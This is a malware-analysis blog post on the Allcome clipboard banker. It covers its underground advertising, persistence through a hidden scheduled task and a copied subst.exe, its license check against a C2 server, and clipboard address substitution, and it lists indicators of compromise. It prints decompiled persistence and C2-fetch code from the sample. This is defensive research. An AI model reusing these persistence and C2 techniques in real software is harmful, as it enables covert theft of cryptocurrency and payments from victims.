Allcome clipbanker is a newcomer in underground forums

gdatasoftware.com/blog/2022/02/37239-allcome-clipbanker-is-a-newcomer-in-malware-underground-forums

The malware underground market might seem astoundingly professional in marketing and support. Let's take a look under the covers of one particular malware-as-a-service—the clipboard banker Allcome.


Underground marketing

Allcome clipbanker was first discovered by researcher @3xp0rtblog including underground forum screenshots, pricing information and a listing of contact numbers for Telegram where the malware can be purchased and downloaded. This malware-as-a-service starts from 25$ for a month of usage up until 220$ for a life-time license.

The advertisment specifically highlights that Allcome supports stealing lots of different cryptocurrency wallets and payment forms with new payment forms added weekly. Criminal customers can also add their own currency stealing capabilities by purchasing a private query builder.

The marketing for this malware might seem astounding, but what is really under the hood?

Banner translation



```
Allcome
Steal yourself or someone will steal from you
Our clipper is the best solution of all times

Our advantages:
- Security
- Convenient builder
- Fast response
- Swift support
- Weekly adding new services
- Stealth

Clipper will steal funds from tens of currently available
wallets and you will remain unnoticed.
Has the functionality of
payment link substitution and much more.

Tariff:
Basic: $25 per month
Standard: $35 for 3 months
Premium: $90 for 2 months
VIP: $220 forever

Allcome_support
Support contact info
```

Functionality

Allcome is a relatively small (120 KB) native C/C++ program. All of the current versions have the same persistent mechanism. They copy themselves into **%LOCALAPPDATA%\CrashDumps\subst.exe** and then set up a scheduled task named **NvTmRep_CrashReport3_{B2FE1952-0186}** to run the clipper every minute.

```
92  else if ( SHGetFolderPathA(0, CSIDL_LOCAL_APPDATA, 0, 0, pszPath) >= 0 )
93  {
94    if ( copy_formattedstr_2_buffer((int)pszPath, 260, "%s%s", pszPath, "\\CrashDumps") )
95    {
96      CreateDirectoryA(pszPath, 0);
97      SetFileAttributesA(pszPath, 2u);
98      if ( copy_formattedstr_2_buffer((int)pszPath, 260, "%s%s", pszPath, "\\subst.exe") )
99      {
100       CopyFileA(Filename, pszPath, 0);
101       SetFileAttributesA(pszPath, 2u);
102       if ( copy_formattedstr_2_buffer(
103              (int)serverResponseBuff,
104              260,
105              "/Create /tn NvTmRep_CrashReport3_{B2FE1952-0186} /sc MINUTE /tr %s",
106              pszPath) )
107       {
108         ShellExecuteA(0, "open", "schtasks", serverResponseBuff, 0, 0);
109       }
110     }
111   }
```

The clipper creates a mutex named **08841d-18c7-4e2d-f7e29d**, then it checks if the filename starts with 'subst'. It applies the peristence mechanism described above if it doesn't.

The clipper retrieves the encrypted C2 URL from the PE resources and decrypts it. This contains not only the C2 domain but also delivers a username of the criminal customer as argument.

The server replies with either '+' or '-', depending on whether the criminal customer has a valid license for the clipper. If the sever responds with '-', the clipper will not steal any information. If the response is anything else, the clipper starts checking and potentially replacing the clipboard contents.

```
MutexA = CreateMutexA(0, 1, "08841d-18c7-4e2d-f7e29d");
if ( MutexA && WaitForSingleObject(MutexA, 0) )
  return 0;
GetModuleFileNameA(0, Filename, 0x104u);
FileNameA = PathFindFileNameA(Filename);
if ( *FileNameA == 's' && FileNameA[1] == 'u' && FileNameA[2] == 'b' && FileNameA[3] == 's' && FileNameA[4] == 't' )
{
  m_URL = (const CHAR *)loadStringFromResourceAndDecode(v4, 0);
  internetSession = InternetOpenA(
                      "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0",
                      INTERNET_OPEN_TYPE_DIRECT,
                      0,
                      0,
                      0);
  inetSession = internetSession;
  if ( internetSession )
  {
    url_handle = InternetOpenUrlA(internetSession, m_URL, 0, 0, 0, 0);
    if ( url_handle )
    {
      do
        InternetReadFile(url_handle, serverResponseBuff, 0x400u, &dwNumberOfBytesRead);
      while ( dwNumberOfBytesRead );
      InternetCloseHandle(url_handle);
      InternetCloseHandle(inetSession);
      if ( serverResponseBuff[0] != '-' )
      {
        changeClipFunctionPtr = operator new(4u);
        *changeClipFunctionPtr = ChangeClipboardContent;
```

```
bool __stdcall isEmail(char *Str)
{
  char *v1; // edi
  char *v2; // eax
  bool result; // al

  result = 1;
  if ( Str )
  {
    v1 = strchr(Str, '@');
    if ( !v1 )
      return 0;
    v2 = strchr(Str, '.');
    if ( !v2 || v2 < v1 )
      return 0;
  }
  return result;
}
```

Check if clipboard content is an email

The core functionality is in the clipboard content checking and replacement function. Like every clipbanker, Allcome replaces cryptocurrency addresses with the address of the attacker, so that transactions arrive at the attacker's wallet. The same is done for PayPal

addresses, Steam trade offer URLs and more.


This content checking and replacement code turns out to be rather basic. The clipper mostly checks the length of strings and one or two characters (mostly the start of the string). It does not take care where the content comes from and it does not make an effort to avoid false clipboard content replacements.

The best example is the replacement for PayPal. If that option is used, any string containing an '@' and a '.' afterwards will be replaced with the attacker's email. So anytime someone copies an email address, it will be changed, even if that is only used to write emails to someone. While the attacker may not mind receiving love letters, it also means the infection is noisy and users of infected systems will realize early on that something is not right.


Configuration Extractor

The configuration for C2 and replacement wallets, steam trade offers, PayPal emails etc is saved as encrypted strings in the String Table in the PE resources. Every ID in the string table corresponds to a certain address that is used to replace the clipboard content with.

I wrote a decryption script in python to extract configurations en masse. The python script is available in my Github repository and I added a list of extracted configurations there. Some of the wallets have already transactions, possibly from infected systems. I collected the samples via the VirusTotal query "behaviour_network:dba692117be7b6d3480fe5220fdd58b38bf.xyz"



Allcome configuration in PE resources (click to enlarge)



Extracted and decrypted configuration (click to enlarge)

Conclusion

Unlike its elaborate marketing banner, Allcome clipbanker is very simple under the hood. Especially its main functionality, the clipboard replacement, is not thought-out which is good for potentially affected users, who will soon realize that something is wrong. Nevertheless it seems to have gained quite some traction. A quick VirusTotal search already came up with 51 Allcome samples. Sometimes marketing is everything.

Indicators of Compromise

A list of hashes and their extracted configurations is in this file on Github.

Description	Indicator
sha256	02b06acb113c31f5a2ac9c99f9614e0fab0f78afc5ae872e46bae139c2c9b1f6
mutex name	08841d-18c7-4e2d-f7e29d
filepath	%LOCALAPPDATA%\CrashDumps\subst.exe
scheduled task command	/Create /tn NvTmRep_CrashReport3_{B2FE1952-0186} /sc MINUTE /tr %s
debug path	C:\Users\youar\Desktop\Allcome\Source code\Build\Release\Build.pdb
user agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
C2 server	hxxp://dba692117be7b6d3480fe5220fdd58b38bf.xyz/exp(.)php

Karsten Hahn
Malware Analyst